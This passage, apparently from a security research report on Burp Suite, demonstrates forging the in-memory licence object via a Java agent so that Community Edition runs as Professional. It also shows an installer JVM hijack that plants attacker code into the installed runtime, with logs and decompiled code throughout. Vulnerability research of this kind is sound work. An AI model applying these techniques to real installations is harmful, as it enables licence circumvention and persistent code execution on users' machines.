Test 2 — make the application start Professional (15:28). Mutating after startup changes state but not the already-built window. `-Dburp.probe.autoInject=true` instead waits for `StartBurp.Zw` and `Zruv.Zu` to exist — i.e. immediately after the licence service is constructed — and injects before the project wizard is built:

```
[Thu Oct 29 15:28:28 EDT 2026] AUTOINJECT: fake Zp1p published at +9005ms; state=burp.Zqxl@2eb436bc;
Zlaa.Zw()=FakeZa7e[FAKE-0000-0000-0000]
```

Result. The product's own window title, its own wizard text, and its own expiry dialog all follow:

```

burp.Zrdd :: "Burp Suite Professional v2026.10.1 - Burp Suite Professional"
""
burp.Za_z :: "Welcome to Burp Suite Professional. Use the options below to create or open a
project."
burp.Z_gu :: "New project on disk"
burp.Z_gu :: "Open existing project"

burp.Zja7 :: "Your license expires soon"
burp.Za_m :: "Your Burp Suite Professional license expires on 26 October 2036. After it expires, you
will no longer have access to Pro features."
burp.Za_m :: "Renew your license to keep using Burp Suite Professional."

```

Note the absence of `burp.Zwlu :: "Project files are Burp Suite Professional only"` and `burp.Zzwi :: "Upgrade now"`, both of which are present in the Community dump (`logs/burp-tamper.log`). The wizard is gated by `Zlxq` on `Zwh1.ZA` — a call site of the same gate — so it flips with everything else.

The 26 October 2036 date is not cosmetic; it is arithmetic confirmation that the product is rendering the forged record's own field. `BurpProbe.makeFakeLicense` sets `expiry = System.currentTimeMillis() + 3650 × 24 × 3600 × 1000`, i.e. *now* + 3650 days. The live run that produced the dialog started on 2026-10-29 at 15:31 EDT, and `2026-10-29 + 3650 d = 2036-10-26`. The `ZaCheck` offline harness independently uses `+315_360_000_000L`, the same 3650-day interval in milliseconds, so it computes the same kind of value (its absolute date differs only because it was re-run on 2026-10-30 — see Appendix C.2). The dialog is the app reading `Zp1p.ZN()/ZG()` off the proxy.

The dialog's *reason* for appearing is also explained by the proxy, and is worth stating precisely rather than as a curiosity: `Za7e.Zk(Zl6)` computes `var1.Zc().plus(ZZ()).expiryCloseTimeInDays, DAYS).isAfter(Instant.ofEpochMilli(ZG()))`; the proxy returns `Boolean.TRUE` for `Zk`, so the "expires soon" branch is taken regardless of the (far-future) expiry.

Test 3 — mutability and isolation of the effect (15:40). `reset` clears both store fields and forces state `Ztm3`; `fake` restores. `logs/burp-pro2.log`:

```

[burp-probe] === CMD: reset ===
reset: Zlaa.Zw()=null Zwdw.Z_=burp.Ztm3@6a045af8
[burp-probe] === CMD: gate ===
Zthb.Zf: allowed 0/26
[burp-probe] === CMD: fake ===
Zlaa.ZL(fakeZa7e-proxy) done; Zlaa.Zw() = jdk.proxy2.$Proxy6@792bad54 FakeZa7e[FAKE-0000-0000-0000]
Zwdw.Zl(Z_l_(fake,null,false)) done; Ztu6.ZJ() = burp.Zqxl@77ec4c01
[burp-probe] === CMD: gate ===
Zthb.Zf: allowed 26/26

```

The capability toggles at runtime in both directions. It is a field, not a sealed value.

Test 4 — independent corroboration with a different agent (15:51-16:02). `analysis/agent-inject/Inject.java` was written from scratch to prove the result did not depend on `BurpProbe`'s design. It proxies `Zp1p`, publishes through `Zlaa.ZL`, then commits through `Zwdw.Zl`. `logs/flags.log`:

```

[Thu Oct 29 16:01:48 EDT 2026] agent loaded
[Thu Oct 29 16:02:00 EDT 2026] suite = burp.Zruv ; before: Zlaa.Zw() = null
[Thu Oct 29 16:02:00 EDT 2026] published proxy Zp1p via Zlaa.ZL(..)
[Thu Oct 29 16:02:01 EDT 2026] after: Zlaa.Zw() = FakeLicenceInfo
[Thu Oct 29 16:02:01 EDT 2026] Zwdw.ZR = false
[Thu Oct 29 16:02:01 EDT 2026] Zwdw.ZB = true
[Thu Oct 29 16:02:01 EDT 2026] licence state (after ZL only) = burp.Ziwm@2ca9a290
[Thu Oct 29 16:02:01 EDT 2026] called Zwdw.Zl(new Z_l_(info,null,false))
[Thu Oct 29 16:02:03 EDT 2026] licence state (after ZL) = burp.Zqxl@36857225
[Thu Oct 29 16:02:03 EDT 2026] Zlaa.Zw() now = FakeLicenceInfo

```

This run also isolates the two steps: `Zlaa.Zl` alone publishes the anchor but leaves state `Ziwm`; only `Zwdw.Zl` moves the state to `Zqx1`. Both are unauthenticated; the second is unnecessary for the gate (§3.5, D6) but necessary for the project-wizard path.

5.8 Phase 7 — Hardening the demonstration, and the isolation war (15:41-16:10)

Turning the ad-hoc result into `analysis/poc-license-pass.sh` (four phases, ~40 s, own display, own store, own tag) exposed five distinct experimental defects. They are methodological evidence, so they are recorded here and summarised in §7.4.

M1 — window assertions read the wrong window. `xdotool search --name Burp` is ambiguous when a second instance exists on the same display. A second automation process was in fact launching its own Burp instances on `:77`, and the first title checks were reading *its* window. Fix: one display per experiment (`:77` → `:78` → `:79`), plus tag-scoped process management.

M2 — shared probe channel. The probe's default command file `logs/.probe-cmd` was shared between both threads and every prior instance; commands landed on the wrong JVM and results mixed, visible as doubled `=== CMD: lic ===` blocks from two instances. Fix: `-Dburp.probe.cmd` per instance.

M3 — self-inflicted process kill. `pkill -f 'burpsuite.jar'` matched the invoking shell because that literal appeared in its own command line; the shell died during teardown. Fix: split-literal patterns (`'burp' 'suite'`), tag scoping, or kill-by-pid. `killburp.sh` retains the split pattern.

M4 — "isolated HOME" was an illusion. The most consequential error.

Observation. A run with `HOME=$POC_HOME` was believed isolated, yet `/home/kali/.java/.userPrefs/burp/prefs.xml` was rewritten during it (mtime 15:47).

Hypothesis 1. `HOME` governs `java.util.prefs`.

Test. Pass the standard property instead.

Result — two successive wrong fixes, then a four-line experiment that settled it.

```
# attempt 1: only $HOME                -> real user store still used
# attempt 2: -Djava.util.prefs.userRoot=$POC/.java/.userPrefs
#                -> FileSystemPreferences appends /.java/.userPrefs again:
#                store silently relocated to $POC/.java/.userPrefs/.java/.userPrefs/burp/prefs.xml
#                (empty; seeds never read; control run reported Ztm3)

$ java -Duser.home=/tmp/pt1 -Djava.util.prefs.userRoot=/tmp/pt2/.userPrefs -cp /tmp PrefTest
user.home=/tmp/pt1
userRoot prop=/tmp/pt2/.userPrefs
node=<unnamed>
has key? <absent>
written
--- files ---
/tmp/pt2/.userPrefs/.java/.userPrefs/<unnamed>/prefs.xml
```

Refined understanding. `java.util.prefs.userRoot` is a *base directory*, not the store path, and `user.home` is derived by HotSpot from `getpwuid()`, not from `$HOME`. Both must be set, to the same base:

```
-J-Duser.home=$POC_HOME -J-Djava.util.prefs.userRoot=$POC_HOME
# -> $POC_HOME/.java/.userPrefs/burp/prefs.xml
```

The `prefs` probe command was added so the script prints and the reader can verify the resolved store every run:

```
[Thu Oct 29 16:10:21 EDT 2026] === CMD: prefs ===
java.util.prefs.userRoot = /home/kali/burp/extracted/burphome-poc
System user.home         = /home/kali/burp/extracted/burphome-poc
pref store directory     = /home/kali/burp/extracted/burphome-poc/.java/.userPrefs
Burp node /burp file     = /home/kali/burp/extracted/burphome-poc/.java/.userPrefs/burp/prefs.xml
exists                   = true
```

M5 — the seed choice determines whether the demonstration is representative. With a truly empty store the app legitimately opens the licensing wizard; auto-injection at ~+3 s lands after that wizard exists, so the wizard stays on screen even though the state is `Zqx1`. Seeding `use_community_edition=true` puts the app in the state of a user who declined licensing — it goes straight to the project wizard, which is built *after* injection and therefore renders as Professional. That is the cleanest control: *the user has no licence, previously chose Community, and the process was licensed in memory.*

M6 — a native dialog that cannot be driven by the agent. The `install4j` "Delete old temporary files?" prompt is not a Swing window, so `mouseclick` cannot see it; sending `Escape` to it with `xdo-tool` terminated the application. Fix: answer it with a real mouse click.

5.9 Phase 8 — Adjacent surfaces (15:28-16:13)

Update channel (INS-9...INS-11). `launchers.xml` shows the updater is unattended:

```
<launcherIntegrations>
  <launcher id="70" checkUpdater="true" updateExecutionMode="unattendedProgress" unattendedUpdateTi-
    tle="Updating Burp Suite" />
</launcherIntegrations>
```

Downloads are authenticated: `net.portswigger.Zrt` extends `FileOutputStream` and feeds every written byte into a `net.portswigger.Zfd` signature context, whose verifier is:

```
boolean Ze(java.lang.String)
// 0: aload_1 ; 1: invokestatic net/portswigger/Ziz.ZM (Ljava/lang/String;)[B
// 5: ... Zmu.ZA([B)Z
// 12: getfield Z_:Ljava/security/Signature;
// 16: aload_2 ; 17: invokestatic net/portswigger/Zqx.Z_ ([B)[B
// 20: invokevirtual java/security/Signature.verify ([B)Z
```

with the algorithm and key material recovered from the decrypted corpus (Appendix F):

```
net.portswigger.Zfd a 26382 -25751 SHA256withRSA
net.portswigger.Zrt a 18620 24135 AQAB
net.portswigger.Zrt a 18621 -23507 A0wPZ3Rc7qr0FC0DP1CCz0hwj8hFSvbYQtCZ0UCDW7842CaqiK2v12qFGzD0-
qvvJNjYGI2aeRTnLd3kMsX...
net.portswigger.Zrt a 18622 32005 A0007jhDJK+uIWbcoZ07g3PX0etxA9xLVNXaM6trZwV/lxfNSA2/
XPP0eXizv4XsyYz6fyN9d4Yv/wb6Y...
```

Result: a positive control. This is genuine authentication against a key embedded in the client, not a same-channel checksum. Recorded as such; it matters because the updater runs unattended, so this check is the only barrier in front of code execution from the update channel.

Update-as-revocation-channel (AC-5). `net.portswigger.Zly` has exactly four outcomes (`javap`-confirmed): `UP_TO_DATE`, `LICENSE_INVALID`, `UPDATE_AVAILABLE`, `INVALID_CHANNEL`. The update check therefore carries a *licence decision*, and `Z_30.ZZ` honours it:

```
private boolean ZZ(Zer var1, Zp1p var2) {
    if (var2 == null) return true;
    String var3 = var2.Zx();                // local licence number
    if (!var3.equals(var1.ZR)) return false; // response names *your* licence number
    if (var1.Zf == Zly.LICENSE_INVALID) {
        this.Za.ZQ(var3);                // Zl_q removal callback
        return false;
    }
    return true;
}
```

which reaches `burp.Zw98.ZQ`:

```
public void ZQ(String var1) {
    try {
        Zuze var2 = this.Zp.ZO().Zz().ZS();
        Zait.ZK(var1);                // delete digest-named activation blob
        Zait.ZO(var2);                // delete the license<M> pref
    } catch (Exception var3) { Z_.ZX(var3, Z_h.IGNORED); }
    this.Zp.ZP(Zp5d.LICENSE_WAS_NUKED);
}
```

Assessment. This path is protected only by TLS: the `SHA256withRSA` machinery above covers the installer *download*, not the release-check response. The licence number the comparison needs is sent in the same request (`&number=`), so an interposer does not need to guess it. The user can recover by re-authenticating, so this is availability/licence-removal rather than theft. A mitigating control was also verified: the update base URL is set inside the client only (`Zer.Ze` is not reachable from user configuration), so the endpoint cannot be redirected by editing config.

Desktop REST API (AC-1/AC-2). Enabling the API in a fresh profile and driving the product through the project wizard produced no listener on the configured port:

```
config: {"address": "", "enabled": true, "insecure_mode": false, "keys": [], "listen_mode": "loop-
back_only", "port": 18337}
--- listeners ---
LISTEN 0 50 [::ffff:127.0.0.1]:34423 *:* users:(("java",pid=1206044,fd=37))
LISTEN 0 50 [::ffff:127.0.0.1]:8080 *:* users:(("java",pid=1206044,fd=33))
--- probe 18337 ---
HTTP 000
HTTP 000
```

Hypothesis. The API is broken or the config schema is wrong.

Result: hypothesis false — the API is entitlement-gated. `burp.Zlj9` (the REST API settings panel) calls `Zlac.Zf(Zwh1.Zb)` before each action, and `burp.Zcj` (the service host) receives the same `Zlac` gate, so in Community the service cannot start at all. The auth implementation, read statically, is a path-key hash comparison:

```
class Zcig extends PathApiKeyAuthenticationManager {
    final Ztuv ZN;
    public Optional<Authentication> authenticate(ApiKey var1) {
        for (Zz0j var4 : this.ZN.Zi.Zb()) {
            if (var4.Ze) {
                if (var4.Zt.equals(Zcj.ZY(var1.getHttpPathString()))) {
                    return Optional.of(new Zj2i(this, var1));
                }
            }
        }
        return Optional.empty();
    }
}
```

Defaults observed in a real config are safe (`enabled:false`, `listen_mode:"loopback_only"`, `insecure_mode:false`, `keys:[]`). The residual risk is the *combination* the UI permits — `listen_mode:"all_interfaces"` plus `insecure_mode:true` — which Burp's own UI text calls "not secure".

Loopback bridge (AC-4). The internal service binds `127.0.0.1` on an ephemeral port (`burp.Zrb2` → `new ServerSocket(0, 0, 127.0.0.1)`; address confirmed at runtime via `BindAddr`), accepts through `burp.Zrwo`, and hands each socket to `burp.Zl4u` → `burp.Zq3b`. Its routing guard is a Host-header check, and three magic routes exist:

```
burp.Zl_e b -25012 20574 burpai.internal
burp.Zl_e b -25000 3423 /__update_license_key
burp.Zl_e b -24990 18493 /__try_new_credentials
burp.Zl_e b -25035 -9181 /__bridge_bootstrap.html
```

Every raw HTTP/1.0, HTTP/1.1 and TLS probe was closed without a byte of response:

```
* Request completely sent off
* Empty reply from server
* shutting down connection #0
```

Result. A custom framing (and therefore a pre-shared handshake) is required; 16 Host/path/method combinations produced nothing. Recorded as low residual risk with an explicit statement of what is *not* known: whether that handshake authenticates the caller, and therefore whether `/__update_license_key` is reachable by another local process.

5.10 Phase 9 — Consolidation (16:11-19:31)

`analysis/REPORT.md` (findings INS-1...INS-11, LIC-0...LIC-5, AC-1...AC-5) and `BurpSuiteProcess.md` were written, the latter rendered to PDF at 18:13, and an evidence bundle assembled at 18:21-18:23. The bundle's bundle also carries a mid-run export of session 2 and an 8×-speed screen capture; it is reconciled in §2.6, and three of its documents postdate the notes used in the first iteration.

5.11 Phase 10 — Revision work: bundle reconciliation and two new experiments (30 October 2026)

The first iteration of this study left two loose ends: an instruction-excluded `bundle/` directory that might hold the missing evidence, and one "strongest open lead" that had been reasoned about but never tested. Both were taken up in revision. The chronology below is from that session, not from 29 October.

5.11.1 The bundle closes most of the gap and adds three documents. Inventory of 146 files / 870 MB (§2.6) produced four findings that changed the paper:

1. `evidence/xref-zlac-zf-251-sites.txt` — the 251-site listing the gate count had been resting on, previously cited only as a *regenerated* database query. Now checkable against a retained artefact.
2. `poc/PrefTest.java` and `poc/DumpBlock.java` — the two one-off experiments that Appendix H.2 had listed as reconstructible-only. They existed all along, in the bundle.
3. `installer/BurpSuite-launcher.sh` — the *installed launcher* as a standalone script (19,255 B, sha256 3300ec98...). The first iteration analysed the launcher only through `ps` output and strings; the bundle's `docs/04-installer-analysis.md` reads it properly, with line numbers.
4. `docs/03-edge-cases.md` and `docs/04-installer-analysis.md` — two documents written after the notes the first iteration relied on. They contributed: the per-consumer state taxonomy, the prefs file format (`<map>`, not `<preferences>`, §5.8/M4 in this paper), the `Zah7` asymmetry restated per consumer, the `test_jvm` version requirement (which forced the correction in §5.2), and findings I1-I10 for the installer/launcher pair — including **I9**, the "previous installations" JVM provider, which became the experiment in §5.11.3.

5.11.2 The agentic lead: mechanism confirmed, bootstrap refuted. The hypothesis was that the shipped scripting surface might make the trust anchor reachable *without* a `-javaagent`, which

would have changed LIC-0's reachability from "an attacker with in-process code" to "a user of a shipped feature". The investigation proceeded static-first and then empirical.

Step	Question	Result	Tier
1	Where is the snippet compiler?	<code>burp.Zjhx.compile(String,String) → CompilationResult</code> ; a second, static entry <code>burp.Zjhx.Zw</code> ; consumers include <code>Zpvy</code> (Bambda executor), <code>Ztm2</code> (editor: <code>compile/complete/javadoc</code>), <code>Zish</code> , <code>Zj35</code> , <code>Zq5_</code> , <code>Ztuc</code> , <code>Zud2</code>	E2
2	What are its compiler options?	<code>-proc:none</code> , <code>-Xlint:all</code> — nothing else (read reflectively from the static field <code>Zc</code>)	E1
3	Who loads the compiled bytes?	<code>burp.Zu4k</code> extends <code>ClassLoader</code> ; <code>loadClass</code> is delegation-first : <code>super.loadClass(name)</code> , and only on <code>ClassNotFoundException</code> does it <code>defineClass</code> the snippet	E2
4	What is the loader's parent?	the application class loader (<code>jdk.internal.loader.ClassLoaders\$AppClassLoader</code>) — i.e. the loader that holds <code>burp.*</code>	E1
5	Can a snippet reach <code>burp.*</code> ?	yes — see the pipeline run below	E1
6	Is the documented import allowlist enforced?	no , not by the compiler — see below	E1
7	Is the surface gated?	<code>burp.agentic.AgentiAiBurpModule.requiredEntitlement()</code> returns <code>Zwh1.ZZ</code> ; <code>Zwh1.ZZ</code> is referenced only by agentic classes	E2
8	Does the bypass flip that entitlement?	yes, live: <code>Zwh1.ZZ → true</code> after injection	E1
9	Does that install the module?	no — zero <code>burp.agentic</code> classes load (positive-controlled)	E1

Steps 5 and 6 were executed by driving the product's *own* compiler and loader from a small harness, so that no part of the pipeline was re-implemented:

```

===== compiling ProbeSnippet with burp.Zjhx =====
compiledClasses = 1   problems = 0
loaded ProbeSnippet via burp.Zu4k@35083305
loader parent = jdk.internal.loader.ClassLoaders$AppClassLoader@341d43cd
run() returned jdk.proxy1.$Proxy0 :: SnippetForgedInfo
instanceof burp.Zp1p ? true
Zx() = SNIPPET-0000-0000-0000
burp.Zlaa isInterface=true methods=[ZL, Zn, Zw, ZJ, Zb]
===== compiling ImportSnippet with burp.Zjhx =====
compiledClasses = 1   problems = 0
loaded ImportSnippet via burp.Zu4k@7e0b85f9
run() returned java.lang.String :: burp.Zlaa/burp.Zp1p

```

The first block is the whole bypass executed *from snippet code*: a class compiled by the product's own compiler, loaded by the product's own loader, constructing an object that satisfies `burp.Zp1p` and reporting `burp.Zlaa`'s method set — which includes `ZL`, the trust-anchor setter. The source's imports were `java.lang.reflect.*` only.

The second block tests the documented restriction — "imports at the top must resolve to `burp.api.montoya.*` or `java.*` only". A snippet with `import burp.Zlaa`; `import burp.Zp1p`; compiled with **0 problems**. Whatever enforces that rule, it is not the compiler.

Step 9 is the part that refuted the hypothesis, and it needed a control. The `classes` probe was first validated against a pattern with a known non-empty answer:

```

POSITIVE-CONTROL classes burp.Zwd      -> 1 classes
    burp.Zwdw
POSITIVE-CONTROL classes burp.agentic -> 0 classes

```

and then compared across two instances:

```

[control] gate: Zthb.Zf: allowed 0/26   Zwh1.ZZ:   Zwh1.ZZ -> false   agentic cls : 0
[injected] gate: Zthb.Zf: allowed 26/26 Zwh1.ZZ:   Zwh1.ZZ -> true    agentic cls : 0
        AUTOINJECT: 1

```

Refined understanding — the lead is refuted, and the refutation is more informative than the hypothesis. The pipeline is genuinely unsandboxed (steps 2-6). But the only in-product consumer that would matter here, the agentic surface, requires entitlement `Zwh1.ZZ`; that entitlement is false in Community; so using the scripting feature to obtain a licence requires already having one. **The bootstrap is circular.** And the second measurement closes the obvious escape: publishing the anchor at +4 s flips the *gate* to true but does not install the *module*, because module wiring happens once, earlier, while the 251 `Zthb.Zf` call sites re-read the flag continuously. Same predicate, two very different lifetimes.

5.11.3 Finding I9, reproduced: the installer executes a binary from a "previous installation". The bundle's installer analysis records that the previous-installations database (`$XDG_DATA_HOME/install4j/apps/<base64 app-id>`) is consulted as JVM candidate #4 and that entries pointing at `/tmp` are accepted. On this host that database had been polluted by the October experiments themselves — its first six entries are `/tmp/bt4/out`, `/tmp/bt3/out3`, `/tmp/bt3/out2`, `/tmp/bt3/out`, `/tmp/bt2/out`, `/tmp/bt/out`, all of which no longer exist (the full listing and its current state are in §6.12) — which makes the mechanism directly observable.

Four attempts were needed, and the first three failed for instructive reasons:

#	Setup	Outcome	Cause
1	plant <code>/tmp/bt4/out/jre/bin/java</code> , run installer	No space left on device	root filesystem 100 % full — environmental
2	extraction on the analysis volume	marker written: HIJACKED JVM EXECUTED as kali args: <code>-version</code>	mechanism works; but the install then continued on a real JRE
3	delegating wrapper intended to take over the install	no marker at all	my own attempt #2 had prepended a real install (<code>i9out</code>) to the list, which is now tested <i>first</i> — state pollution between experiments
4	controlled HOME, database containing exactly one entry (<code>/tmp/bt4/out</code>)	marker written; <code>exe4j.moduleName</code> never seen; <code>inst_jre.cfg</code> → <code>/usr/lib/jvm/java-25-openjdk-amd64</code>	<code>test_jvm</code> executes the candidate, then rejects it and falls through to the hardcoded list

Attempt 4 is the trustworthy one, and at the time it was deliberately modest:

```

[controlled previous-installations DB: /tmp/bt4/out]
Starting Installer ...
The installation directory has been set to .../i9c-out.
=== marker: invocations === 1
=== first invocation === HIJACKED-JVM args: -version
=== installer ran on the hijacked JVM? === 0
=== inst_jre.cfg === /usr/lib/jvm/java-25-openjdk-amd64

```

So: **the installer executed an attacker-nominated binary from a world-writable path, as the invoking user, with no prompt** — but did not adopt it, because `test_jvm` performs structural checks beyond `java -version` that a bare `jre/bin/java` fails. The draft that first reported this stopped there and recorded "full hijack not demonstrated".

5.11.3.1 Attempts 5 and 6: the hijack completes. Two further runs, once file permissions allowed a fuller test, showed that the missing ingredient was only a *plausible-looking JDK directory*:

- **Attempt 5** put a complete JDK tree (a copy of the bundled JRE 26.0.2 with `bin/java` swapped for a logging wrapper) at `<volume>/fakejdk`, and named *that* in the database. Result: **zero** invocations. The reason is a detail worth keeping: each entry in the database is an **install root**, and the candidate tested is `<entry>/jre`, so an entry that *is* a JRE is silently skipped — no execution, no error, straight to the next candidate.
- **Attempt 6** moved the same tree to `<volume>/hostdir/jre` (so `<volume>/hostdir` is a well-formed install root) and re-ran with a controlled `HOME` containing that single entry:

```
$ cat -n logs/revision-2026-10-30/pwned-marker-fakejdk2.txt
1 INVOCATION: -version
2 INVOCATION: -Dexe4j.moduleName=... install4j.Installer3813100476 -q -dir ../i9y-out -overwrite
$ cat ../i9y-out/.install4j/inst_jre.cfg
/run/media/kali/.../hostdir/jre
```

The two invocations say everything. The first is the `-version` probe. The second is the installation itself running on the attacker's binary:

```
-Dexe4j.moduleName=/home/kali/burp/burpsuite_linux_v2026_10_1.sh -Dexe4j.totalDataLength=421281098
-Dinstall4j.cwd=/run/media/kali/.../burp-analysis -Di4j.previousJdk=true --add-opens java.desktop/
java.awt=ALL-UNNAMED
--enable-native-access=ALL-UNNAMED -classpath i4jruntime.jar:launcher0.jar instal-
l4j.Installer3813100476
-q -dir /run/media/kali/.../i9y-out -overwrite
```

Note `-Di4j.previousJdk=true`: the installer itself flags that it took this JVM from its history file.

And the compromise does not end at installation. `install4j` **copies the selected JVM into the installed product**, and the file it copied is byte-identical to the attacker's:

```
$ md5sum hostdir/jre/bin/java i9y-out/jre/bin/java
8d961066d169ab4e367e425008bf91dc hostdir/jre/bin/java
8d961066d169ab4e367e425008bf91dc i9y-out/jre/bin/java

$ i9y-out/jre/bin/java -version          # the INSTALLED product's runtime
INVOCATION: -version                    # ...writes our marker, then delegates
openjdk version "26.0.2" 2026-07-21
```

So the installed product's own runtime is the attacker's script, and `inst_jre.cfg` additionally records the attacker's directory. Every subsequent launch runs attacker code, in the user's session, from a file inside the application tree. This is the complete chain, and it upgrades INS-12 from "executes a binary" to "hands over the installation" (§6.12).

5.11.4 Two self-inflicted failures during revision, recorded for symmetry. The paper documents seven investigation failures from the October work; revision added two more, both of the same species:

- *State pollution across experiments* (attempt 3 above): the very mechanism under test had been seeded by the test's own earlier runs. The fix was a controlled `HOME`, which is what the paper recommends to its readers for `java.util.prefs` (§5.8/M4) — the same lesson, one layer up.
- *Pattern self-match* (M4 again): a probe-control job was killed by its own `pkill -f '<probe tag>'`, because the tag literal appeared in the invoking shell's command line. The job had been *created* and *run* in the same shell invocation, which is exactly the situation that made M4 recur. The paper's own mitigation — create the script in one call, run it in another — was followed on the retry, which then succeeded.

A third, environmental: the harness gives each command a private `/tmp`, so an X server started in one call is invisible to the next. All live work had to be done inside a single invocation, with the X socket directory created in the same call.

5.12 Phase 11 — The escalation attempt (30 October 2026, fourth pass)

Phase 10 ended by naming its own successor: the audit of the shared compile service, because "if any consumer is reachable in Community without an entitlement, the unsandboxed pipeline becomes reachable by a different door". Phase 11 ran that audit. It is short, static, and entirely one-liners against data Phase 10 had already built, which is why it took under an hour:

Step	Question	Result	Method
1	Reproduce the pipeline on this host, not from notes	compiles, loads via <code>Zu4k</code> , reaches <code>burp.Zlaa</code> , no licence, no agent	product's bundled JDK + its own classes
2	How many callers does <code>Zc63.compile</code> have?	7 (<code>Zish</code> , <code>Zj35</code> , <code>Zpvy</code> , <code>Zq5_</code> , <code>Ztm2</code> , <code>Ztuc</code> , <code>Zud2</code>)	<code>xrefdb.tsv</code>
3	Does any of them carry its own entitlement?	six reference <code>Zwh1</code> 0 times; <code>Zish</code> references <code>Zwh1.Zu</code> via the rule type	<code>xrefdb.tsv</code>
4	Where does the entitlement actually live?	on <code>burp.Zr_b</code> , the rule type — not the compiler	decompiled initialiser
5	Which rule types are free?	<code>VIEW_FILTER</code> , <code>CAPTURE_FILTER</code> , <code>AGENTIC_SCRIPT</code> carry <code>null</code>	same
6	Does the loader merely load?	no — <code>Zu4k</code> 's only user (<code>Zpvy</code>) calls <code>getConstructor</code> + <code>newInstance</code>	bytecode
7	Then a script runs as soon as it is loaded?	no — <code>ZU</code> stores source and sets a dirty flag; <code>Zq</code> compiles on first message	bytecode
8	Does any consumer build source from traffic?	no — all 11 take <code>source()</code> from prefs, editor buffer or script object	decompiled consumers + decrypted constants
9	Does the website→RCE escalation exist?	no . Closed negative; the chain breaks at source provenance	synthesis

Steps 2–5 are the uncomfortable ones, and they are why the pass was worth running: the expected answer was "the compile service is gated, and the gate protects it". The measured answer is that the service is not gated at all and never was — the gate lives one level up, on rule types, and three of the fourteen rule types are free. A free, documented, shipped feature therefore runs user Java in-process in Community Edition, which is a strictly larger LIC-0 precondition than the paper had been claiming.

Step 8 is what saves the finding from being reported as a remote primitive, and it was the step most likely to be skipped, because the pattern "the capability exists, therefore the escalation exists" is seductive. It was checked by enumerating consumers rather than by reasoning about them: eleven compile sites, every one of them `script.source() → compile → newInstance`, not one reading a `byte[]` from `HttpRequestResponse`. The result is written up as a negative (`SNIP1-ESCALATION-RESULT.md`), and the paper keeps both halves: the widened reachability and the absent delivery.

Why the pass stopped where it did. Two deliveries remain that could turn the primitive into a paid finding, and neither is testable in this environment: an untrusted *project file* carrying a script (requires a Pro disk-project instance; Community refuses disk projects at `burp.Zlxq`), and indirect *prompt injection* into the agentic module (requires `Zwh1.ZZ`, which is false in Community and not installable at runtime — §6.13c). Testing either on a forged licence would produce a result that does not describe a customer configuration, so both are recorded as gaps (H.3 #11, #12) instead of being pushed through a surrogate.

6. Findings and Evidence

Severity labels are those assigned by the engagement and are reproduced with their reachability preconditions, because most of them are conditioned on local code execution. Each finding states what was **confirmed by test**, what was **confirmed by inspection only**, and what remains **open**.

6.1 LIC-0 — The licence decision is an in-memory object with a public write API

Status: verified live (PoC). **Severity:** design-critical; Medium as a vulnerability (requires in-process code).

	clean start	after publishing a proxy burp.Zp1p
Zlaa.Zw()	null	FakeZa7e[FAKE-0000-0000-0000]
Zwdw.Z_state	Ziwm	Zqxl
Zthb.Zf_entitlements	0 / 26	26 / 26
window title	"Burp Suite Community Edition v2026.10.1"	"Burp Suite Professional v2026.10.1"
project wizard	"Project files are Burp Suite Professional only"	"New project on disk" / "Open existing project"
persisted prefs after-wards	—	no license* keys (bypass is memory-only)

The whole write surface is two public setters (Zlaa.ZL, Zlaa.ZJ) reachable from the suite object (burp.StartBurp.Zw), plus the public commit function Zwdw.ZL which validates nothing (§3.5, §5.6).

Why this matters despite the in-process precondition. Burp's documented extension model deliberately runs third-party code inside the JVM, and the shipped agentic features execute Montoya code in-process. More importantly, the product's own documented launch mechanism makes injection a one-liner:

```
$ cat extracted/BurpSuite/BurpSuite.vmoptions
# DO NOT ADD OR CHANGE JVM OPTIONS IN THIS FILE
...
-XX:MaxRAMPercentage=50
-include-options settings.vmoptions
-include-options user.vmoptions

$ cat extracted/BurpSuite/user.vmoptions
-XX:MaxRAMPercentage=15
-XX:+HeapDumpOnOutOfMemoryError
```

user.vmoptions is a documented, user-writable file that is -include-options'd by the launcher, and strings BurpSuite shows INSTALL4J_ADD_VM_PARAMS is also honoured. Adding -javaagent:/path/agent.jar is therefore supported configuration, not exploitation of a defect.

The resulting command line was captured live (ps during the 15:13 gate run), and it shows the whole documented channel in operation — user.vmoptions contents, then the -J passthrough, then the app's own classpath:

```
.../jre/bin/java -splash:../.install4j/s_6qs61t.png
--add-opens java.base/java.lang=ALL-UNNAMED --add-opens java.base/javax.crypto=ALL-UNNAMED
--add-opens java.desktop/javax.swing=ALL-UNNAMED --add-opens java.desktop/java.awt=ALL-UNNAMED
-Djna.boot.library.path=../native -Djna.noclasspath=true -Djna.nounpack=true
-XX:MaxRAMPercentage=50 -XX:MaxRAMPercentage=15 -XX:+HeapDumpOnOutOfMemoryError
-javaagent:/home/kali/burp/analysis/agent/BurpProbe.jar -Dburp.probe.gate=true -Dburp.probe.out=...
-classpath ../.install4j/i4jruntime.jar:../.install4j/launcher90d75027.jar:../burpsuite.jar
install4j.burp.StartBurp -J-javaagent:../BurpProbe.jar -J-Dburp.probe.gate=true -J-
Dburp.probe.out=...
```

Note two things: the `-XX:MaxRAMPercentage` pair appears twice, because both `BurpSuite.vmoptions` and `user.vmoptions` contribute one; and the `-J...` arguments appear **twice** — once stripped into the JVM option list and once as opaque program arguments to `install4j.burp.StartBurp`. The latter is the same bug as INS-2 in the installer stub, inherited by the product launcher.

A first-party in-process code channel exists and is documented in the shipped strings. The agentic tool surface (`burp.agentic.tool.McpBurpTool`) describes a tool that compiles and runs Java inside the Burp process. Two recovered descriptions are quoted verbatim from `extracted/strings-clean.tsv`:

```
burp.agentic.tool.McpBurpTool  a  -30385  -26255
  Compiles and runs a skill-supplied Java/Montoya script inside the Burp process, which can send
  network traffic, read local state and take actions the Montoya API permits. ...

burp.agentic.tool.McpBurpTool  a  -30508  30777
  ... Runs arbitrary Montoya code and may send network traffic.

burp.agentic.tool.McpBurpTool  a  -30227  21245
  Write and run an ad-hoc, one-off task now: paste custom inline Montoya/Bambda Java (a snippet or
  Montoya extension-style script) and execute it immediately ... Inline source is compiled, stored,
  and run ... imports at the top must resolve to burp.api.montoya.* or java.* only . no third-party
  libraries ...
```

The stated import restriction is a *compile-time* constraint (`burp.api.montoya.*` or `java.*`), and `java.lang.Class`, `java.lang.reflect.Proxy` and `java.lang.reflect.Method` are `java.*`. On that basis, a snippet of the form `Class.forName("burp.Zlaa")` would not obviously be excluded — which would mean the in-process precondition for LIC-0 is satisfiable **through a first-party feature, with no agent, no debugger and no VM option at all**.

